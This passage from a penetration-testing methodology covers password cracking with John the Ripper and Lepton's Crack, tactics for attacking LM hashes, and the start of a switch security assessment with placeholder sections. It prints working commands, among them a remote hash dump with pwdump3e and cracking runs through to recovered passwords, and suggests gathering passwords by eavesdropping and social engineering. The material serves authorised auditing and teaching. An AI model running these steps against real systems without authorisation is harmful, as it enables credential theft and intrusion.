--groups=[-]GID[,..] load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..] load users with[out] this (these) shell(s) only
--salts=[-]COUNT load salts with[out] at least COUNT passwords only
--format=NAME force ciphertext format NAME: (DES/BSDI/MD5/BF/AFS/LM
/NT)
--save-memory=LEVEL enable memory saving, at LEVEL 1..3

The format of the encrypted/hashed password file expected by John is as follows:

USERID:PASSWORD

Or any valid Linux/UNIX password file. John is flexible enough to parse these, and even uses the GECOS information (if present) in the "single crack" mode.

Without going into the all the gory details, you can start a wordlist attack (the simplest mode) by:

N:\cygwin\usr\local\john-1.6.37-NT\run>john --format=LM --wordlist=password.lst crackmeLM.txt
Loaded 4 password hashes with no different salts (NT LM DES [64/64 BS MMX])
guesses: 0 time: 0:00:00:00 100% c/s: 915200 trying: TAFFY - ZHONGGU

Note that we specify:

--format=LM	we are using LM algorithm
--wordlist=password.lst	we use the file password.lst as our dictionary
crackmeLM.txt	the file with the passwords to crack

It's always a good idea to specify the format, but it's supposed that John can figure it out in some cases (for example if you provide a typical Linux password file for cracking).

The "single crack" mode will take a full password file from a Linux system, and use any information available in the GECOS field as input to generate possible passwords.
An explanation of the GECOS field taken from the Perl documentation reads:

"*Interpretation of the gecos field varies between systems, but traditionally holds 4 comma-separated fields containing the user's full name, office location, work phone number, and home phone number. An & in the gecos field should be replaced by the user's properly capitalized login name.*" – Source: http://www.perldoc.com/perl5.6/lib/User/pwent.html

It's always a good idea NOT to store information in the GECOS field if it can be avoided.

The incremental mode, that tries to bruteforce a password using all possible character combinations for the given charset, it's the most powerful mode in John. It can theoretically recover ANY password, but the time needed to do that can be measured in years for a combination of strong password + strong encryption/hashing algorithm.

To start an incremental attack:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john --format=LM --incremental crackmeLM.
txt
Loaded 4 password hashes with no different salts (NT LM DES [64/64 BS MMX])
5TP              (Administrator:2)
guesses: 1  time: 0:00:00:06  c/s: 3228967  trying: HMMROV - 193M
Session aborted
```

In the example above the second half of the Administrator LM hash was recovered: 5TP

Any passwords (or half passwords for LM) are stored in the john.pot file, as seen here:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>type john.pot
$LM$8ECD8FBB017982DC:5TP
```

This is used in subsequent sessions to avoid cracking these hashes again. It's expected that john.pot will grow over time, providing a source of common passwords.

John provided a powerful "word mangling" functionality, that tries not only the words provided in a dictionary when using wordlist attack, but also some additions and permutations on these. This is controlled by the john.conf file.

Examples are:

- Replacing letters by numbers to use 31337 (elite ;-) jargon:
  Password -> P4ssw0rd
- Case permutation:
  Password -> PASSword (256 possible permutations)
- Prefixing / Suffixing:
  Password -> 1Password
  Password -> Password2

And many other possible combinations and permutations.

The suggested use for John the Ripper is to create a very big, comprehensive, and sorted dictionary, and do wordlist attack first. This will recover all the easy passwords and some complex ones.

Then an incremental attack can be done, and interrupted if it takes too long to make sense.

With John you can interrupt a session and continue it later:

```
N:\cygwin\usr\local\john-1.6.37-NT\run>john --restore
Loaded 3 password hashes with no different salts (NT LM DES [64/64 BS MMX])
guesses: 1  time: 0:00:00:11  c/s: 4610955  trying: MCLPOU - MCC17H
Session aborted
```

(Note that this is a continuation of the session interrupted above).

And now using session names you can assign different names to different sessions, and interrupt and continue them individually.

D.7.13 USE OF LEPTON'S CRACK

Lepton's Crack is a free open source product you can download from http://freshmeat.net/projects/lcrack/

It's always recommended to check which one if the latest source code (stable branch or development branch) and get this one. Please also read the CHANGES and README documents for latest additions and enhancements.

In order to compile Lepton's Crack from source you can use Linux, Cygwin (www.cygwin.com) or MingW for Windows, or even Visual C. The main development platform is Linux, and it's tested mainly in Linux and Cygwin.

This is what you see when launching Lepton's Crack:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack
-= [ Lepton's Crack ] =- Password Cracker [Sep 16 2004]
```

```
(C)  Bernardo Reino (aka Lepton) <lepton@runbox.com>
 and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

lcrack: method must be specified (-m), exiting..
usage: lcrack [-q | -v] -m <method> [<opts>] <file> ..
 -o  <file>     : output password file
 -d  <file>     : use word list from <file>
 -t  <file>     : use pre-computed word list from <file>
 -s  <charset>  : use specified charset for incremental
 -s# <name>     : use charset from charset.txt file
 -l  <lenset>   : use specified length-set for incremental
 -g  <regex>    : enumerate regex for incremental
 -g# <name>     : use regex from regex.txt file
 -x<mode>[+|-]  : activate/deactivate specified mode
   mode = l     : login mode
   mode = f     : fast word list mode
   mode = s     : smart word list mode
   mode = b     : incremental (brute-force) mode
 -stdin         : stdin (external) mode
 -rand          : randomized brute-force mode
 -h             : display usage information and exit
 <method>       : hash algorithm, one of:
                { 'dom' 'md4' 'md5' 'nt4' 'null' 'sha1' }
```

Note: the above is the latest development version at the time of this writing (20040914), and the LM support was briefly deactivated to rework it. If you need LM support use v1.1 or wait for the next version.

The format of the encrypted/hashed password file expected by Lepton's Crack is as follows:

USERID:PASSWORD[:anything]

Anything after the hash will be ignored, so you can use this space to put any comments you like.

When cracking you HAVE to specify the mode:

-x<mode>[+|-]

Where <mode> can be:

l : login mode (tries the userid, useriduserid)

f : fast wordlist mode, tries dictionary words from the dictionary file provided

s : smart wordlist, tries the dictionary word with case permutation, appending and suffixing, etc.

b : incremental (bruteforce) mode, tries all combinations of the given character set

You activate a mode with + after the mode, and you deactivate it with a - after the mode. By default all modes are inactive, this is why you have to specify one.

Example, to activate both login and bruteforce modes you can use:

lcrack -m <method> -xl+ -xb+ crackme.txt

You also HAVE to specify the method (algorithm) to use:

-m <method>

Where <method> can be:

dom : Domino R4 HTTP hash

md4 : pure MD4 hash

md5 : pure MD5 hash

nt4 : Windows NTLM (Unicode/MD4)

sha1 : pure SHA1 hash

lm : Windows LM (not available in the development version shown above, but normally available)

(More algorithms to be expected in the near future)

So to activate bruteforce crack of Domino R4 HTTP hashes:

lcrack –m dom –xb+ crackmeLOTUS.txt

Other options are not required or have default values, so it's not necessary to specify them all the time.

If you want to use a given charset (for example only lowercase letters) you can either use the modifier -s followed by the charset to use:

-s a-z

or put that charset into a text file (for example charset.txt) and specify to use this file with the modifier -s# filename:

-s# charset.txt

The specification of the charset is very flexible. You select only some characters of a given set, for example only lowercase letters from a to h, then x and z (remember that this can also be stored in a file as explained above):

-s a-hxz

This example contemplates all lowercase and uppercase letters plus all digits:

-s a-zA-Z0-9

and finally you can specify any character with their ASCII code in hexadecimal, octal or decimal (even \x00 can be used):

-s a-z0-9\x20

The example above indicates all lowercase letters, all digits and the space (ASCII code \x20 = 32 = space).

Hexadecimal number are indicated by \x, octal numbers by \O and decimal by \ alone.
Please remember to escape the \ if your command interpreter has a special meaning for it (like Bash, were you escape it with an additional \, so hexadecimal numbers will be \\x, etc.)

The most powerful functionality of Lepton's Crack is the use of REGEX (Regular Expressions).

You can specify what do you want in any position of the password. Let's explain with an example. If you know that a given password starts with a letter in the left side of the keyboard, then a letter on the right side, followed by two letters on the top side and a number from the keypad, you can implement a REGEX to tell Lepton's Crack about that:

-g [qwerasdfyxcv][poiulkjhmn] [qwerasdfyxcv] [qwerasdfyxcv]0-9

This way we tell Lepton's Crack that the fist, third and fourth characters of our password is one of qwerasdfyxcv, the second one is one of poiulkjmn, and the last one is a digit.

This can be VERY helpful in two situations:

a) when you see the hands of someone typing the password, but not the keys pressed
b) when you know part of the password, a typical example is knowing the second half of a LM password

REGEXes can also be stored in a file (for example regex.txt) in a similar way to the charset as explained above, and referenced with:

-g# regex.txt

This way you can store useful REGEXes for future use.

To end with the REGEX concept, you can also use the * wildcard to specify one or more characters (any character) at a given position in the password. In this case the -l modifier that usually specifies the total length of the password will specify only the length of this variable section.

Example, if you know that the password starts with 'pa' and ends with 'ord', but you don't know what's in the middle, you can do:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack -m dom -xb+ -g pa[*]ord password_test
_DomR4.txt
-= [ Lepton's Crack ] =- Password Cracker [Sep 16 2004]
(C)  Bernardo Reino (aka Lepton) <lepton@runbox.com>
 and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

xtn: initialized (domino HTTP hash) module
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
(dbg) regex 'pa[*]ord'
loaded: REGEX = [p][a][*][o][r][d]
dbg: loading 'password_test_DomR4.txt'
mode: null password, loaded 1 password
mode: incremental (regex, ordered), loaded 1 password
(dbg) rx_enum(len = 8)
found: login(test), passwd(password)
Lapse: 0.354s, Checked: 38663, Found: 1/1, Speed: 109217 passwd/s
```

The wordlist attack is implemented by providing a dictionary with the modifier -d:

```
-d dictionary.txt
```

The format of the dictionary is very simple, a word per line. It doesn't matter if it's sorted or not, but it's usually a good practice to keep dictionaries sorted to ease browsing and addition of new words.

This is an example of a dictionary attack on some NTLM hashes:

```
N:\cygwin\usr\local\lcrack-20040914>lcrack -m nt4 -xf+ -d monster_sorted.txt
crackmeNTLM.txt
-= [ Lepton's Crack ] =- Password Cracker [Sep 16 2004]
(C)  Bernardo Reino (aka Lepton) <lepton@runbox.com>
 and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>
```

xtn: initialized 'NT md4/unicode' module
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
dbg: loading 'crackmeNTLM.txt'
mode: null password, loaded 3 passwords
mode: fast dictionary search, loaded 3 passwords
KEY: gevangenneming
got Ctrl-C signal, exiting...
Lapse: 14.261s, Checked: 7769589, Found: 0/3, Speed: 544813 passwd/s

Note that a dictionary file (monster_sorted.txt) was specified, also the fast wordlist mode (-xf+), NTLM method (-m nt4) and finally the file with the hashes (crackmeNTLM.txt).

All debugging information goes to stderr (the screen by default), while all passwords found goes to stdout (the screen by default). You can redirect any or both to one or more files with simple pipes.

Above you can see that the default charset when you don't specify one is all the lowercase letters plus all digits, and the default length is 8 characters.

Finally, in Lepton's Crack you can use rainbow table cracking. To do that you've to generate the rainbow tables for the given algorithm using the program mktbl (part of Lepton's Crack distribution):

N:\cygwin\usr\local\lcrack-20040914>..\..\..\bin\cat password.txt | mktbl.exe –m dom rt_passwords
xtn: initialized (domino HTTP hash) module

The above example sends (with cat) the wordlist to mktbl.exe for processing, the program is creating a Domino R4 rainbow table (-m dom, as in lcrack usage) and the output table will be found in the rt_passwords file.

This pre-computed table can then be used with Lepton's Crack as in the following example:

N:\cygwin\usr\local\lcrack-20040914>lcrack -m dom -xf+ -t rt_passwords password_test_DomR4.txt
-= [Lepton's Crack] =- Password Cracker [Sep 16 2004]
(C) Bernardo Reino (aka Lepton) <lepton@runbox.com>
and Miguel Dilaj (aka Nekromancer) <nekromancer@eudoramail.com>

xtn: initialized (domino HTTP hash) module
loaded: CSET[36] = { 0123456789abcdefghijklmnopqrstuvwxyz }
loaded: LSET[8] = { 1 2 3 4 5 6 7 8 }
dbg: loading 'password_test_DomR4.txt'
mode: null password, loaded 1 password
mode: fast pre-computed table, loaded 1 password
found: login(test), passwd(password)
Lapse: 0s, Checked: 2, Found: 1/1, Speed: 0 passwd/s

Rainbow tables for other algorithms are generated in a similar. It's our goal to implement the LM rainbow table usage in such a way to make it compatible with tables generated with winrtgen (www.oxid.it) because it has been the "de facto" tool in use for some time now, and we can profit from already generated tables.

To complete the exposition on Lepton's Crack, I'll mention that there's a GUI frontend available for it, courtesy of Matteo Brunati (http://www.nestonline.com/lcrack/lcFE.htm)

D.7.14 CRACKING STRATEGY

Our strategy depends on the problem faced and our resources. A good strategy is a good starting point to increase the success rate. After acquainting with the techniques presented in ISSAF, everyone should be able to define an appropriate strategy for each specific case.

A generic password cracking strategy is divided into 4 steps. The goal is to prepare the cracking environment and decide a suitable cracking tactic to get the best results as quickly as possible.

Please note you must adapt the strategy to each specific case. Here is only a sample, useful for academic purposes, modeled on Auditing and internal PenTesting needs.
Most external PenTests could benefit only from a subset of this strategy.

An important note: please ensure the techniques you are going to use are compatible with your "contract" or "mandate". Sometimes PenTests and Audits are intentionally limited for whatever reason, management and admin fear included…

D.7.14.1 GATHER INFORMATION

Unless we already have the admin password hash and it corresponds to "123" or "password", we need to gather as much information as we can about our target.
All this information should be useful at least to build a specific dictionary, and eventually to understand more about corporate and admin habits.
Some examples of useful information:

- Users full names, Departments, and comments available from the server. Unhardened Windows servers generally give away a lot of information, for example you can start trying GetAcct (http://www.securityfriday.com/).
- **Accounts pertaining to system services.** These accounts are often managed with less care than personal accounts, their password is almost never changed, they are often replicated on more domains, and sometimes they are configured by external personnel out of the corporate policies control.
- Security Policies (see GetAcct and any internal document).
- Cleartext and obfuscated passwords (sniffed or gathered directly from machines). Where VNC is used, its password is often the same for a lot of computers, and having gained user level credentials you can get VNC passwords remotely (see RegBrws on http://www.securityfriday.com/).
- Suitable strings from network traffic (see ngrep).
- Words contained in internal documents.

D.7.14.2 INVESTIGATION

Operating internally, after a bit of investigation you can capture useful data from various sources:

- Passwords synchronization systems in use: if any administrative password is synchronized with an IBM/370 Mainframe, usually the charset is no more complex than alphanumeric!
- Admin habits about balancing security with easy access to systems (there are still admins who believe a secure password is a nuisance, most of them don't know how to build an easy and very secure password, and maybe they use their best password with FTP and Telnet).
- Corporate choices about encrypted protocols on network devices.
- Social engineering.
- Sticky notes attached to monitors and containing passwords.
- Etc.

D.7.14.3 DICTIONARIES

After gathering as much information as you can, and after investigating on target habits, you can build dictionaries.

Depending on the tools you will use on subsequent phases, dictionaries may have to be sorted, without duplicates, and lower/upper case. Please refer to any updated tools documentation about this issue.

Typical dictionaries would include:

- Small international (English) and medium local (ex. Italian) dictionaries.
- Information gathered.
- Formatted and unformatted dates starting from 60 years ago.
- The name of soccer/football/basket teams, the name of notorious TV people.
- Users register codes.
- Etc.

Depending on the cracking rate (type and quantity of hashes available – see above), you may want to build two levels of dictionaries: a small one and a big one, so you can use the first in an interactive cracking phase and, if still needed, use the other for a nightly batch phase.

D.7.14.4 BUILDING A CRACKING TACTIC

This step is the most critical. Now you have some battlefield scenario and you need to depict the sequence of attacks.

The tactic highly depends on the type and quantity of hashes available, your available resources to perform the task, and even the quality of analyzed passwords. It is also fundamental to correctly evaluate how much processing time (using one or more computers) you can dedicate to the cracking.

Expect this step to be very different each time you face a new target. After some practice you should be able to define very good tactics for each case.

I often see people asking to forums or lists: "Which is the best password cracker to get rid of this hash?"

By a professional viewpoint, I think this is the wrong question. The right question should be: "What's your cracking tactic for this type of hash, and what tools do you prefer?".

Hints are always a useful starting point, but the final word is constantly up to you. A good starting point to decide the sequence of phases is to start with the shortest phases, proceeding then with the longer ones. Phases depends highly on available hash types and quantity.

The sample tactic shown here is modeled on LM password cracking, supposing a number of hashes are available either by network or by downloading from a server.

Tools used here are summarized and referenced in the "tools" section. Before proceeding with more detail on cracking tactics, you may want to take a look to a sample LM cracking of a complex password here: http://www.nestonline.com/lcrack/index.html

D.7.15 SAMPLE TACTIC TO ATTACK LM HASHES:

D.7.15.1 WORKING DICTIONARY

LM passwords (or LM half passwords) found in every phase should be added to what I call a "working dictionary", a dictionary containing all passwords already found for the current "job".

At the end of each phase you should try all your hashes against this working dictionary. If you found the two halves of the same passwords in two different phases, this activity will merge the results.

You can use either JtR or Lepton's for this activity.

D.7.15.2 DICTIONARY

Since the first phase should be the shortest one, you will usually begin with a dictionary crack, remembering that the cracking time directly depends on the dictionary size (and for salted hashes it depends also on hash quantity).

Provided it supports the needed algorithm, the fastest tool here is John the Ripper.
JtR has a limitation when dealing with LM passwords: it doesn't perform useful dictionary attacks for passwords longer than 7 characters. To overcome this limitation, you can use Lepton's Crack. A LM version is in a development branch:
http://www.nestonline.com/lcrack/index.html

C programmers should take a look at Lepton's Crack "smart dictionary" mode source code. It's easy to modify, and you can quickly add your own dictionary "variations".

As mentioned above, you may want to use two dictionary sets: a smaller and a bigger one. This is particularly useful when cracking a number of salted hashes (cracking time strongly dependent on the number of hashes), because the first dictionary set reduces the uncracked hash quantity, hopefully obtaining a reasonable cracking time for the big dictionary.

In some cases you may also want to automatically build some dictionaries, i.e. with dates or specific charset defined in the corporate policy (ex. strong Windows password filter at the server level).

While "plain" dictionary cracking has a good success rate for some targets, it is a waste of time for targets using a strong password policy.

As it will be for subsequent phases, it is up to you to evaluate feasibility and usefulness of this phase depending on cracking rate (hash types and hash quantity) and any information gathered before.

Here is an example of hash downloading, dictionary cracking and proper case discovery. Comments are in red.

Dump password hashes from server...

C:\test>pwdump3e \\10.0.0.134 >hashes.txt

pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb 2001

Copyright 2001 e-business technology, Inc.

[...]

Completed.

C:\test>type hashes.txt

User SID LM 1st half LM 2nd half NTLM hash

| | | | |

user1:1006:e52cac67419a9a224a3b108f3fa6cb6d:593cd653429408f9928045ffa1ad2443:::

User2:1012:e52cac67419a9a224a3b108f3fa6cb6d:7f48a4e017dac7b03d277f18d57b5f8c:::

Note: both users have same LM hashes and different NTLM hashes, this means same word but different case.

Build dictionary...

C:\test>echo password>dictionary.txt

Trying with John the Ripper...

C:\test>wjohn --format=LM --wordlist=dictionary.txt hashes.txt

Loaded 2 password hashes with no different salts (NT LM DES [32/32 BS])

PASSWOR (user1:1)

guesses: 1 time: 0:00:00:00 100% c/s: 0.00K trying: PASSWOR
Note: only 3 out of 4 half hashes found?

Build **LM** input file for Lepton's Crack...
C:\test>echo user1:e52cac67419a9a224a3b108f3fa6cb6d:::>hashesLC.txt
C:\test>echo User2:e52cac67419a9a224a3b108f3fa6cb6d:::>>hashesLC.txt
C:\test>type hashesLC.txt
user1:e52cac67419a9a224a3b108f3fa6cb6d:::
User2:e52cac67419a9a224a3b108f3fa6cb6d:::
Note: User2 hash is redundant here, it is the same as user1!

Fire up Lepton's Crack...
C:\test>lcrack -q -m lm -xf+ -d "dictionary.txt" hashesLC.txt
xtn: initialized 'LanMan (7,7+7,14 bytes UPPERCASE pwd, libdes+)' module
dbg: loading 'hashesLC.txt'
user1:PASSWORD
User2:PASSWORD
Lapse: 0s, Checked: 1, Found: 2/6, Rate: 1 cycles/s
Note: all passwords found :-)

Build **NTLM** input file for Lepton's Crack...
C:\test>echo user1:593cd653429408f9928045ffa1ad2443 >hashNTLM.txt
C:\test>echo User2:7f48a4e017dac7b03d277f18d57b5f8c>>hashNTLM.txt
C:\test>type hashNTLM.txt
user1:593cd653429408f9928045ffa1ad2443
User2:7f48a4e017dac7b03d277f18d57b5f8c

Discover proper case...
C:\test>lcrack -q -m nt4 -xb+ -g [pP][aA][sS][sS][wW][oO][rR][dD] hashNTLM.txt
xtn: initialized 'NT md4/unicode' module
dbg: loading 'hashNTLM.txt'
user1:**PassWord**
User2:**pAsSwOrD**
Lapse: 0s, Checked: 171, Found: 2/2, Rate: 1 cycles/s
Mission accomplished :-)

D.7.15.3 “QUICK AND DIRTY”

Let me know if you have a better name for this phase!

Here I usually try short passwords with a relatively complex charset. Target passwords (or password chunks) are for example: ()wn3d ws£1 .oO° etc.

This phase is particularly useful when cracking LM, because LM passwords are always broken into two 7 bytes chunks, so there are chances you will find some “second half” of passwords longer than 7 as well as some passwords shorter than 8.

This phase itself can be broken into sub-phases of increasing duration, for example:

1. Length = 1 to 7, charset = numeric + date separators
2. Length = 1 to 4, charset = alphanum + all symbols
   For example: lcrack –l 1-4 -s “ -~”
   (that means “the charset is from space to tilde”, 0x20..0x7E)
   or modifying john.conf, or building a charset for JtR.
3. Length = 5, charset = numbers and all symbols
4. Length = 5, charset = alphanum + most common symbols
5. Length = 6, charset = alphanum
6. Length = 7, charset = alpha
7. Length = 5 to 7, charset = symbols only

At this point of the tactic, each phase shouldn’t take longer than few minutes.

Remember, these are only examples useful as a starting point, I’m sure after some experimenting you will find recipes which better suits your needs.

D.7.15.4 “INCREMENTAL”

Dealing with dictionaries, JtR has a nice “incremental” mode which uses a dictionary for a configurable rule-based password generation. See john.conf and any documentation available.

At this point of our sample tactic, it could be a good time to do “incremental” cracking.

D.7.15.5 LM Half Passwords

At this point maybe we have some half-passwords, and maybe we note some half can help to deduct the other half.

For example, the LM password gr8beethoven is split into gr8beet and hoven. If you followed my “quick and dirty” example, you found the second half (hoven) at point 5, and since there aren’t thousands of words ending with “hoven”, it is worth to try if we guess the beginning.

We can use Lepton’s here, thanks to the RegEx support. A quick search in a dictionary reveals “Beethoven” is the only word longer than 5 ending with “hoven”.
Let’s try with lcrack: lcrack -s “ -~” -l 3 -g [*][b][e][e][t][h][o][v][e][n]
The length (parameter -l 3) refers to the variable length part ([*]): it is 3 characters long, so the whole password will be 12 characters long. With this technique you can deduct either the second half by knowing the first half, or the first half by knowing the second half.

An example showing this technique is here: http://www.nestonline.com/lcrack/index.html
This is why I said LM passwords longer than 7 are often simpler or at least not more complex to crack than 7 characters passwords.

Please note this phase is placed here in this example, but it makes sense to perform it whenever after a phase you get “good” password halves.

D.7.15.6 Basic Brute Force Attempts

When you have a lot of hashes, it is a good idea to purify our hash-pot from as much silly passwords as we can, before proceeding with “instant” cracking. In fact, instant cracking time is almost directly proportional to hash quantity.

Remember, the tactic highly depends on hash types and, depending on your needs, this phase may include a brute-force using an alphanumeric charset for 7 bytes LM passwords. Such crack takes roughly 4 hours on my P4-3GHz, while the same brute using “alphanumeric + common symbols” takes a bit less than two days (a good job for a weekend!).

D.7.15.7 “INSTANT” CRACKING (RAINBOW CRACKING)

If you have a lot of hashes, you should design the tactic to discover most passwords before proceeding with “instant” cracking. On the other side, if you have only one hash you may prefer to perform instant cracking in an early stage of the tactic.

Either way, you can calculate in advance what is the number of hashes where it is convenient to switch to brute-force instead of an instant cracking using the same charset.

For example, suppose you experiment an alphanum charset with an instant cracking software, and its performance is 6 pwd/minute. If on the same PC you brute-force all alphanumeric passwords in 4 hours, in the same time you will crack 1440 (6*60*4) passwords using the instant cracker. So, in this example, if you have roughly more than 1500 passwords it is convenient to brute them, otherwise it is faster to do an instant cracking. This is the argument I use to decide where in the tactic I should place an instant cracking phase.

Every now and then someone puts Rainbow Tables online, and it’s normal to expect others will be more or less freely available soon. Jérôme Athias kindly put online freely downloadable LM rainbow tables for alphanum+sym32 with “honest” success rate (Jérôme declares approximately 60%) here: http://wired.s6n.com/files/jathias/ . With such tables the cracking performances I experimented is roughly 3 pwd/hour on a P4 (Gentoo Linux). Please note the charset used by Jérôme includes the Euro symbol (€). I didn’t experimented deeply with those tables, but the Euro symbol is Unicode and it causes the LM hash to disappear (only the NTLM hash remains), so I think it is at least a (little) waste of time (if not worse, because the space symbol is placed after the Euro in the charset and I am curious to debug rcrack to see what is the real effect of this on the loaded charset).

Having more than one Rainbow Table set already available (for example alphabetic, alphanumeric, alphanum+sym14 and alphanum+sym32), and

depending on the number of hashes remaining, you may want to insert more instant cracking phases, especially after “quick and dirty” and “incremental” phases.

D.7.15.8 ADVANCED BRUTE-FORCE ATTEMPTS

After the final Rainbow cracking phase, the only thing you can do is to go on with brute-forcing.

Here you have two options: do a generic brute force which needs a lot of time, or try some alchemy based on previous results. My alchemist preferred tool is Lepton’s Crack, thanks to its RegEx support. Here are some attempts you can experiment:

- If you eavesdropped an admin while typing the password, you can try to build some RegEx based on supposed password beginning or ending.
- Supposing you didn’t find the password with above mentioned Athias Rainbow Tables, you can 90% assume the password isn’t alphanum+sym32, so it probably contains one (or more) characters out of that charset. Start trying with some RegEx containing one keyboard symbol not in sym32 (accented vowels or special characters if in Europe, other less common symbols), and then try with symbols not included on keyboards.

This is the time to unleash your fantasy, or your social engineering skills ;-)

D.7.16 CONCLUSION

All simple passwords will fall to an attack, even if the encryption used is strong, because dictionary based attack is fast to find simple words used as passwords.

Even slightly modified words will fail to the "clever" modes of at least John the Ripper, Lepton's Crack, LC5 and other crackers, so 'password123' is not really too much stronger than 'password'.

Complex passwords will theoretically fall prey to the attacker, but if the encryption algorithm in use is strong it can take too long a time, making it unfeasible to recover them.

In the case above, slow and progressive generation of more and more complete rainbow tables will speed up the process enormously, because in the case of rainbow cracking you don't lose time re-generating the hash, all the time used is that needed to do a parse in the table until the given hash is found, and then retrieving the plain text password associated with it.

D.8 COUNTERMEASURES

Implement strong encryption algorithms, but accompany that with strong user education (to ensure that they know how to chose a good password) AND password auditing to detect weak (crackeable) passwords and enforcing their change.

D.9 FURTHER READINGS

D.10 COUNTERMEASURE(S)

Bernardo Reino (aka Lepton)
Piero Brunati
Matteo Brunati
Miguel Dilaj

E SWITCH SECURITY ASSESSMENT

E.1 DESCRIPTION

Switch and Layer 2 security is hardly considered in their implementation. In order to perform comprehensive security test, it is important to take the concept of security to the last step and ensure complete testing of switches and layer 2 in network. One hole is sufficient to expose corporate LAN security. An attacker doesn't need to attack higher layer if bottom layer can give access to him.

E.2 PURPOSE

[Text]

Write purpose of this document not purpose of device (e.g. Router, Firewall, IDS)

E.3 REQUIREMENT

[Text]

E.3.1 Understand Organization's environment

[Text]

E.3.2 Technical Requirements

[Text]

E.4 EXPECTED RESULT

[Text]

E.5 METHODOLOGY / PROCESS

[Text]

Brief Intro and Table of Contents

E.5.1 Assess General Switch Security

- Identify Switch's management interface IP
    - Using Discovery Protocol (CDP in case of Cisco)

    - Sniffing
- Perform Banner Grabbing
- Test Telnet and HTTP connection on switch
- Identify Firmware and switch model
- Identify Switch's feature
    - Routing Support
    - Intrusion Detection Support
    - High Availability Support
    - Firewall Support

Note: If a feature is supported, test mentioned tasks in their respective domain e.g. for Firewall Support, Firewall Security Assessment document.

E.5.2 Assess Port Security

- Test Content Addressable Memory (CAM) Security
- Test Port broadcast-storm control

E.5.3 Assess VLAN Hopping Attacks

- Test VLAN Hopping Attacks by switch spoofing
- Test VLAN Hopping attacks by double encapsulation

E.5.4 Assess Private VLAN Attacks

- Layer two proxy attacks
- Private VLAN hopping using ICMP echo reply messages (In Cisco implementation)

E.5.5 Spanning Tree Attacks

E.5.6 DHCP "Starvation"

E.5.7 Cisco Discovery Protocol (CDP) Attacks

E.5.8 VTP Attacks

E.5.9 Vulnerabilities identification and target penetration

E.6 ASSESS GENERAL SWITCH SECURITY

Description

[Text]

Objective

[Text]

Expected Results

[Text]

Pre-requisites

[Text]

Process (Steps to complete this Process/Task/Test Case)

E.6.1 Identify Switch's management interface IP

- Using Discovery Protocol (CDP in case of Cisco)
- Sniffing

E.6.2 Perform Banner Grabbing

E.6.3 Determine Switch Management Security

- Identify SNMP Communitystring
- Check Telnet, HTTP, TFTP, FTP, syslog connections
    - Implement secure variant
        - Telnet – SSH
        - TFTP – SCP
- Check Out of Band Management

E.6.4 Identify Firmware and switch model

E.6.5 Identify Switch's feature

(If a feature is supported, test mentioned tasks in their respective domain)

- Routing Support
- Intrusion Detection Support

- High Availability Support
- Firewall Support

E.7 ASSESS PORT SECURITY

Description

Restrict input on an interface by limiting and identifying MAC addresses of the hosts that are allowed to access the port. After limiting MAC addresses to one and assigning a single MAC address the attached host is assured full bandwidth of the port.

A port is configured as secure port and its security is violated:

1. If attempt is made from any other MAC address other then the MAC address listed in port security address list.
2. If the maximum number of MAC addresses are reached.
3. If a host from secure port, trying to access secure port of another host.

Objective

- To determine Content Addressable Memory (CAM) Security
- To determine broadcast-storm control capability on switch

Expected Results

[Text]

Pre-requisites

[Text]

Process (Steps to complete this Process/Task/Test Case)

- Test Content Addressable Memory (CAM) Security
- Test Port Storm Control

E.8 TEST CONTENT ADDRESSABLE MEMORY (CAM) SECURITY

Description

Content Addressable Memory contains MAC addresses, port numbers and their associated VLAN parameter. As a switch receives a frame, he looks in the CAM table for the destination MAC address. If there is an entry exists for that address, switch forwards his request to concern port, if there is no entry; switch broadcast this request to every port like a hub. If switch get a response, he updates the CAM table.

Content Addressable Memory (CAM) table is of limited size. If this table is filled by bogus addresses up to its maximum limit, no new valid entries can take place here and further a switch will act like a hub.

Objective

- To determine MAC address restrictions on your PC initially
- To determine MAC Address's maximum limit
- To determine secure port isolation

Pre-requisites

- MAC Address Spoofer
- Two PCs
- One Switch

Steps to be performed

